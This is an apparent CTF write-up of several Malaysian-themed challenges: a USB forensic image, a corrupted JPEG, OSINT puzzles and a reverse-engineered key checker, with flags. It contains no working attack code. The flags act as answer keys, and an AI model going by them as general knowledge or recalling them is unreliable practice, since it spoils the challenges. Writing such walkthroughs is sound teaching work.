
Kini, tugas anda adalah untuk menyiasat isi kandungan USB tersebut melalui fail imej forensik yang diberikan (.E01).

✿ Walkthrough


We receive a forensic image USB.E01, E01 means that it is an **EnCase Evidence File format**.

 USB.E01	30/8/2025 2:01 AM	E01 File	28,396 KB
---	-------------------	----------	-----------

Now we use FTK Imager to access the content of the image file




Let's export all the files inside into our directory for further analysis



After going through all the excel files and word files inside gave me nothing. So I checked again and see 2 Window Batch file and try checking what it does.

Name	Date modified	Type	Size
Kerja	30/8/2025 2:51 AM	File folder	
Logs	23/7/2025 4:05 PM	File folder	
OperationNyet	30/8/2025 2:08 AM	File folder	
obf	23/7/2025 4:21 PM	Windows Batch File	1 KB
USBBackup_	31/7/2025 2:16 AM	Windows Batch File	2 KB

Clicking on the USBBackup_ file reveals us a base64!



```
C:\WINDOWS\system32\cmd. Operation Nyet MzEw0HtueWV0X255ZXRFcmFoc2lhX255ZXRFbnlldH0= completed.
```

Decode the strings using base64 -d command

```
(kali㉿NawfalMatebook)-[/mnt/c/Users/jacob/OneDrive/Documents/Secu  
ration Nyet/[root]  
$ echo "MzEw0HtueWV0X255ZXRFcmFoc2lhX255ZXRFbnlldH0=" | base64 -d  
3108{nyet_nyet_rahsia_nyet_nyet}
```

Flag-3108{nyet_nyet_rahsia_nyet_nyet}

[Forensics] Tok Janggut

Challenge X

Tok Janggut

100

Pada tahun 1915, Tok Janggut bangkit menentang penjajahan British di Kelantan. Selepas pertempuran tragis di Pasir Puteh, satu-satunya gambar terakhir beliau disimpan dalam bentuk digital oleh seorang sejarawan moden.

Namun, gambar bersejarah ini telah diubah oleh pihak tidak bertanggungjawab, dipercayai untuk memadam bukti perjuangan beliau.

Sebagai penyiasat forensik, tugas anda adalah untuk membaik pulih fail ini dan mengesan mesej rahsia yang terseimbunyi dalam gambar tersebut.

Tok_Jang...

FlagSubmit

⭐ Walkthrough

Given a file named Tok_Janggut (no extension). This suggests the file type might be hidden or corrupted, requiring identification.

Tok_Janggut	29/8/2025 11:17 PM	File	44 KB
-------------	--------------------	------	-------

Running the file command shows only data instead of a known format like JPEG/PNG. This indicates the file header is damaged or incomplete, so the system doesn't recognize it as an image.

```
└─(kali㉿NawfalMatebook)-[/mnt/c/Users/jacob/Janggut]
└─$ ls
Tok_Janggut

└─(kali㉿NawfalMatebook)-[/mnt/c/Users/jacob/Janggut]
└─$ file Tok_Janggut
Tok_Janggut: data
```

Using xxd Tok_Janggut | head -10, we check the hex dump:

- The header contains 4946, 45786966 (Exif metadata), and JPEG v1.0, which are clear signs of a JPEG image.
- However, the standard JPEG magic bytes (FFD8) are missing at the start, confirming corruption.

Now we know that this is a corrupted JPEG file that needs repairing.

```
└─(kali㉿NawfalMatebook)-[/mnt/c/Users/jacob/OneDrive/Documents/Security/Janggut]
└─$ xxd Tok_Janggut | head -10
00000000: 1234 5678 90ab cdef 4946 0001 0101 0060 .4Vx....IF....` 
00000010: 0060 0000 ffe1 0022 4578 6966 0000 4d4d .`....."Exif..MM 
00000020: 002a 0000 0008 0001 0112 0003 0000 0001 .*..... 
00000030: 0001 0000 0000 0000 fffe 003c 4352 4541 .....<CREA 
00000040: 544f 523a 2067 642d 6a70 6567 2076 312e TOR: gd-jpeg v1. 
00000050: 3020 2875 7369 6e67 2049 4a47 204a 5045 0 (using IJG JPE 
00000060: 4720 7638 3029 2c20 7175 616c 6974 7920 G v80), quality 
00000070: 3d20 3730 0a00 ffdb 0043 0002 0101 0201 = 70.....C..... 
00000080: 0102 0202 0202 0202 0203 0503 0303 0303 ..... 
00000090: 0604 0403 0507 0607 0707 0607 0708 090b .....
```


A quick search points to tools like EaseUS Fixo Photo Repair, which can handle corrupted JPEG files. This will be used to attempt file restoration.

The screenshot shows the EaseUS Online Photo Repair interface. At the top, there's a navigation bar with 'FIXO' logo, 'Video Repair', 'Photo Repair', 'File Repair', 'AI Tools', 'Pro repair' (highlighted in yellow), and a user icon. Below the navigation is a sub-navigation bar with 'EaseUS Online Photo Repair', 'Video Repair', 'File Repair', and 'Photo Restore'. The main content area features a 'Repair Corrupted Photos with Free Online Photo Repair Tool' heading. It includes a 'Before' and 'After' comparison of a photo of an elderly couple. The 'Before' photo is heavily corrupted with black bars and noise, while the 'After' photo is restored to clarity. To the right is a 'Basic Repair' section with a green plus button for uploading photos, and a green banner at the bottom stating 'Various Formats: Videos, Photos, Documents', 'Unlimited Size, Quantity', and 'Capabilities: Advanced Repair'.

The file was uploaded to the online repair service. The site supports corrupted JPEG repair and promises recovery of lost images.

The screenshot shows the repair process on the EaseUS Online Photo Repair website. At the top, there's a navigation bar with 'EaseUS Online Photo Repair', 'Video Repair', 'File Repair', and 'Photo Restore'. A green banner at the top states 'Congratulations, the repair process has been completed. To repair more videos, documents, or pictures, you can use Advanced Repair to enjoy more features. [Advanced Repair](#)'. Below it, a 'Repair List: 1 photo(s)' section shows a thumbnail for 'fixed.jpg' with a checkmark indicating 'Quick Repair successful'. There are buttons for 'Download Photo' and a close 'X'. At the bottom, there are buttons for 'Add Photos', 'Remove All', and 'Repair All | 0 Photo(s)'.

The repair was successful, producing a new file fixed.jpg that can now be opened properly.



Flag - 3108{T0K_J4NGGUT_P3JU4NG_J1H4D}

[Osint] Malayan Heroine

Challenge X

Malayan Heroine

100

Her husband nickname was "You Loy-De".

3108{the heroine daughter} *replace space with _, all small letter

Flag Submit

Description

Her husband nickname was "You Loy-De".

3108{the heroine daughter} *replace space with _, all small letter

Walkthrough

By searching for "*You Loy-De husband nickname*", we find that the nickname belonged to Dr. Abdon Clement Kathigasu, the husband of Sybil Kathigasu, a famous Malayan war heroine.

- Sybil Kathigasu is the only Malayan woman awarded the George Medal for her resistance during the Japanese occupation.

Overview
Sybil Medan Kathigasu GM (née Daly; 3 September 1899 – 12 June 1948) was a Malayan Eurasian nurse who supported the resistance during the Japanese occupation of Malaya. She is the only Malayan woman ever to be a... See more

Marriage and family
While she was practising nursing and midwifery at the Kuala Lumpur General Hospital, Kathigasu first met Dr. Arumugam Kanapathi Pillay, a second-generation Malaysian Ceylonese, born on 17 June 1892 in Taip... See more

Early life
Kathigasu was born to Joseph Daly, an Irish-Eurasian planter, and Beatrice Matilda Daly (née Martin), a French-Eurasian midwife, on 3 September 1899 in Medan, Sumatra, Dutch East Indies (thus reflected in her middle n... See more

Kathigasu, Sybil M. | Dictionary of Christian Biography in Asia
Papan's Chinese community was so fond of Dr Kathigasu that they gave him the Hakka nickname "You Loy-De". The Kathigasus had decided that the destitute...
dbasia.org

Looking at Sybil Kathigasu's biography, we find the list of her children:

- 1. William Pillay (adopted)**
- 2. Michael Kathigasu (died shortly after birth)**
- 3. Olga Kathigasu (1921 – 2014)**
- 4. Dawn Kathigasu (1936 – unknown, later married William Bruce Spalding)**

Since the challenge asks for the heroine's daughter, the valid answers are either Olga Kathigasu or Dawn Kathigasu.

The devastating blow of baby Michael's death led to Kathigasu's mother suggesting that a young boy, William Pillay, born 25 October 1918, who she had delivered and had remained staying with them at their Pudu house, should be adopted by Kathigasu and her husband. Then a daughter, Olga, was born to Kathigasu in Pekeliling, Kuala Lumpur, on 26 February 1921. The earlier sudden death of baby Michael made Olga a very special baby to Kathigasu, when she was born without problems. So when Kathigasu returned to Ipoh on 7 April 1921, it was not only with Olga, but also with William and her mother who had agreed to stay in Ipoh with the family. A second daughter, Dawn, was born in Ipoh on 21 September 1936.	Spouse Abdon Clement Kathigasu (m. 1919–1948) Children 3 Relatives Elaine Daly (grandniece) Awards George Medal (1948)
---	---

Their children are:

1. William Pillay (25 October 1918), adopted
2. Michael Kathigasu (26 August 1919), died after only 19 hours of being born
3. Olga Kathigasu (26 February 1921 — 6 September 2014)
4. Dawn Kathigasu (21 September 1936 — *unknown*), married William Bruce Spalding in London on 1 September 1956 and later had children.^[2]

She and her husband, Dr. Kathigasu, operated a clinic at No. 141, Brewster Road (now Jalan Sultan Idris Shah) in Ipoh from 1926 until the Japanese invasion of Malaya. The family escaped to the nearby town of Papan days before Japanese forces occupied Ipoh. The local Chinese community fondly remembered her husband, who was given the Hakka nickname "You Loy-De".

Flag - 3108{olga_kathigasu}

[Osint] Malayan Heroine

Challenge X

Angkasawan

100

Someone is using the social media handler of the one of the two final candidate of the angkasawan program.

▼ View Hint
purple?

Flag Submit

Description

Someone is using the social media handler of the one of the two final candidate of the angkasawan program.

Walkthrough

From Wikipedia, the four finalists of the Angkasawan program were:

Selection [edit]

The four finalists were:^[5]

- Siva Vanajah, 45^[6]
- Mohammed Faiz Kamaludin, 44^[7]
- Faiz Khaleed, 36^[8]
- Sheikh Muszaphar Shukor, 44^[9]

On 23 July 2007, Sheikh Muszaphar participated in a NASA news conference with the Expedition 16 crew.^[10] Faiz Khaleed served as backup to Sheikh Muszaphar.

Sheikh Muszaphar Shukor was launched on Soyuz TMA-11 on 10 October 2007 and became the first Malaysian in space.^[11] He returned on Soyuz TMA-10 after a ten-day stay on the ISS.^{[12][13]}

Searching for Faiz Khaleed on Twitch reveals a user:

A screenshot of the Twitch website showing search results for 'faiz khaleed'. The search bar at the top contains the query. Below it, there's a 'Following' button, a 'Browse' dropdown, and a notification icon with '21' notifications. The main area shows 'For You' and 'Followed Channels' sections. In the 'Followed Channels' section, three channels are listed: Lazvell VALORANT (18.1K), TenZ +1 VALORANT (6.4K), and IShowSpeed IRL (6K). To the right, a purple circular profile picture for 'drfaizkhaleed' is shown, along with the channel name 'drfaizkhaleed', '0 followers', and a 'Follow' button. A message below the channel says 'Tahniah anda temui saya! 3108{m4l4ysi4n_4str0n4ut}'.

A screenshot of the drfaizkhaleed Twitch channel page. The channel has a purple profile picture with a white person icon. The channel name 'drfaizkhaleed' is displayed prominently. Below the name are navigation links: Home, About (underlined), Schedule, Videos, and Chat. The 'About' section is expanded, showing '0 followers' and the message 'Tahniah anda temui saya! 3108{m4l4ysi4n_4str0n4ut}'.

Flag - 3108{m4l4ysi4n_4str0n4ut}

[Reverse Engineering] Maznah Legacy

Challenge

Maznah Legacy

100

Iron Lady? Adakah itu Iron Man versi wanita?

惊奇 Ataupun sebenarnya tokoh lain yang cukup terkenal di Malaysia?

Hanya dengan bedah program ini, anda akan tahu kebenarannya disbalik sosok misteri tersebut...

handout...

Flag

Submit

"description"

Iron Lady? Adakah itu Iron Man versi wanita?惊奇 Ataupun sebenarnya tokoh lain yang cukup terkenal di Malaysia?


Hanya dengan bedah program ini, anda akan tahu kebenarannya disbalik sosok misteri tersebut...

Walkthrough

We are given a suspicious binary file `kunci_diraja` (16 KB) without an extension. Likely an ELF/PE executable requiring static analysis.

Name	Date modified	Type	Size
<code>kunci_diraja</code>	29/8/2025 11:56 PM	File	16 KB

Opening the binary in IDA shows the main function performs input validation with complex arithmetic operations. This indicates a key-checking function.



The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the main function is displayed, showing various instructions and comments. Key parts of the code include:

```
.text:0000000000001080 ;org 1080h
.text:0000000000001080 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.text:0000000000001080 ; ===== S U B R O U T I N E =====
.text:0000000000001080
.text:0000000000001080
.text:0000000000001080 ; int __fastcall main(int argc, const char **argv, const char **envp)
.text:0000000000001080 public main
.text:0000000000001080 main proc near ; DATA XREF: _start+144o
.text:0000000000001080 ; _unwind {
    .text:0000000000001080 push r15
    .text:0000000000001082 push r14
    .text:0000000000001084 push r13
    .text:0000000000001086 push r12
    .text:0000000000001088 push rbp
    .text:0000000000001089 mov ebp, edi
    .text:000000000000108B lea rdi, s ; "Dapatkan kunci rahsia dan bongkar sejar"...
    .text:0000000000001092 push rbx
    .text:0000000000001093 mov rbx, rsi
    .text:0000000000001096 sub rsp, 8
    .text:000000000000109A call _puts
    .text:000000000000109F cmp ebp, 2
    .text:00000000000010A2 jz short loc_10C9
    .text:00000000000010A4 mov rsi, [rbx]
    .text:00000000000010A7 lea rdi, format ; "Usage: %s <input>\n"
    .text:00000000000010AE xor eax, eax
    .text:00000000000010B0 call _printf
    .text:00000000000010B5 mov eax, 1
    .text:00000000000010BA loc_10BA: ; CODE XREF: main+112↓j
    .text:00000000000010BA add rsp, 8 ; main+125↓j
    .text:00000000000010BE pop rbx
    .text:00000000000010BF pop rbp
    .text:00000000000010C0 pop r12
    .text:00000000000010C2 pop r13
    .text:00000000000010C4 xor r14
```

The assembly code is annotated with comments explaining its purpose, such as "Dapatkan kunci rahsia dan bongkar sejar" and "Usage: %s <input>\n". The code also includes several pushes and pops of registers (r15, r14, r13, r12, rbp, rbx, rsi, rdi) and memory locations, indicating a complex validation process.

We then decompile the file to view the file logic:

- Takes input from user.
- Iterates through each character.
- Performs transformations with shifting, multiplication, and additions ($i+42$, $>> 6$, etc).
- Compares results with a target[] array.

This means the binary stores the encoded flag in the target array.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    const char *v4; // rbp
    int v5; // r12d
    _BOOL8 v6; // rbx
    __int64 i; // r15
    unsigned __int64 v8; // rax
    unsigned int v9; // r14d

    puts("Dapatkan kunci rahsia dan bongkar sejarah seorang tokoh terbilang negara.\n");
    if ( argc == 2 )
    {
        v4 = argv[1];
        v5 = strlen(v4);
        v6 = target_len == v5;
        putchar(91);
        if ( v5 > 0 )
        {
            for ( i = 0; ; ++i )
            {
                v8 = (33818641 * (unsigned __int64)((unsigned __int8)v4[i] + (unsigned int)i + 42)) >> 32;
                v9 = (unsigned __int8)v4[i]
                    + (_DWORD)i
                    + 42
                    - 127 * (((unsigned int)v8 + (((unsigned __int8)v4[i] + (unsigned int)i + 42 - (unsigned int)v8) >> 1)) >> 6);
                if ( i )
                    printf(",");
                printf("%d", v9);
                if ( v6 )
                    LODWORD(v6) = target[i] == v9;
                if ( v5 - 1 == i )
                    break;
            }
        }
        puts("]");
        if ( v6 )
            puts(
                "\n"
                "Ungku Abdul Aziz ialah seorang tokoh ekonomi, pendidik, dan pemikir yang disegani di Malaysia. Beliau merupakan "
                "satu-satunya individu yang pernah menerima gelaran Profesor Diraja, dan telah berdekad-dekad membentuk Universiti"
                "i Malaya sebagai Naib Canselor. Idea beliau menjadi asas kepada penubuhan Tabung Haji, yang memudahkan umat Islam"
                "di Malaysia menuai ibadah haji. Beliau juga menerajui gerakan koperasi negara, berusaha meningkatkan taraf"
```

Inside .data section we find: the target_len and the target itself!

```
.text:00000000000010C9 ; -----  
.text:00000000000010C9  
.text:00000000000010C9 loc_10C9:                                ; CODE XREF: main+22↑j  
.text:00000000000010C9          mov    rbp, [rbx+8]  
.text:00000000000010CD          xor    ebx, ebx  
.text:00000000000010CF          mov    rdi, rbp      ; s  
.text:00000000000010D2          call   _strlen  
.text:00000000000010D7          mov    edi, 5Bh ; '[' ; c  
.text:00000000000010DC          cmp    cs:target_len, eax  
.text:00000000000010E2          mov    r12, rax  
.text:00000000000010E5          setz   bl  
.text:00000000000010E8          call   _putchar  
.text:00000000000010ED          test   r12d, r12d  
.text:00000000000010F0          jle    loc_1180  
.text:00000000000010F6          lea    r13d, [r12-1]  
.text:00000000000010FB          xor    r15d, r15d  
.text:00000000000010FE          lea    r12, aD      ; "%d"  
.text:0000000000001105          jmp    short loc_1113  
+---+0000000000001105 .  
  
.data:0000000000004040 target_len     dd 27h      - - - ; DATA XREF: main+5C↑r  
.data:0000000000004044          align 20h  
.data:0000000000004060          public target  
.data:0000000000004060 ; _DWORD target[39]  
.data:0000000000004060 target       dd 5Dh, 2 dup(5Ch), 65h, 2Ah, 0, 64h, 10h, 12h, 9, 23h  
.data:0000000000004060          ; DATA XREF: main+E7↑o  
.data:000000000000408C          dd 1Dh, 22h, 2Dh, 18h, 0Ah, 2Dh, 6Bh, 23h, 70h, 32h, 6Fh  
.data:00000000000040B8          dd 33h, 21h, 7, 2Dh, 37h, 79h, 31h, 7Bh, 28h, 0Fh, 36h  
.data:00000000000040E4          dd 7Bh, 3Bh, 7Dh, 3Ch, 39h, 4Eh
```

The hex when changes, become this set of array numbers

[93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]

Now we reverse engineer the algorithm

```
encoded_val = (unsigned __int8)input[i]
+ (_DWORD)i
+ 42
- 127
* (((unsigned int)div_tmp
+ (((unsigned __int8)input[i] + (unsigned int)i + 42 - (unsigned int)div_tmp) >> 1)) >> 6);
if ( i )
    printf(", ");
printf("%d", encoded_val);
if ( is_correct_length )
    LODWORD(is_correct_length) = target[i] == encoded_val;
if ( input_len - 1 == i )
    break;
```

The script I used:

```
target = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]
flag = ""


for i, t in enumerate(target):
    for k in range(5):
        c = t + k*127 - (i + 42)
        if 32 <= c <= 126:
            flag += chr(c)
            break

print(flag)
```

```
PS C:\Users\jacob\OneDrive\Documents\Security Tech Course\Course\extensions\ms-python.debugpy-2025.10.0-win32-x64\Fs\Bahtera3108\Reverse\Maznah Legacy\handout\script.py'
● 3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}
```

Flag - 3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

[Crypto] ADI RaSA...



Description

Adi Putra terkenal dengan kehebatan matematik dia sejak kecil lagi. Hasil inspirasi daripada beliau, saya telah menghasilkan formula baharu untuk menyulitkan maklumat misteri. Sebelum anda dapat selesaikan cabaran ini, anda harus buktikan dulu sejauh mana anda mengenali Adi Putra.

Walkthrough

[Crypto] Shila's Song & City



Description

Shila Amzah dikenali sebagai salah satu penyanyi Malaysia yang berjaya di pentas antarabangsa. Dia lahir di sebuah bandar ibu negara Malaysia dan pernah menghasilkan sebuah lagu popular yang menjadi titik permulaannya di luar negara.

Walkthrough

[Boot2Root] Menara Berkembar KLCC

Challenge X

Menara Berkembar KLCC (User)

720

Sebuah pelayan web milik “KLCC Tower” telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

Muat Turun:
<https://drive.proton.me/urls/1NYM60WXQ0#LbUYLL1PM2Zgy> File Name: Menara Berkembar.zip MD5: 0df6b29e6983d15707e63a27aecbe7f9 SHA1: 91fd4114410398b91e55blecbce48ae2fc06fddc

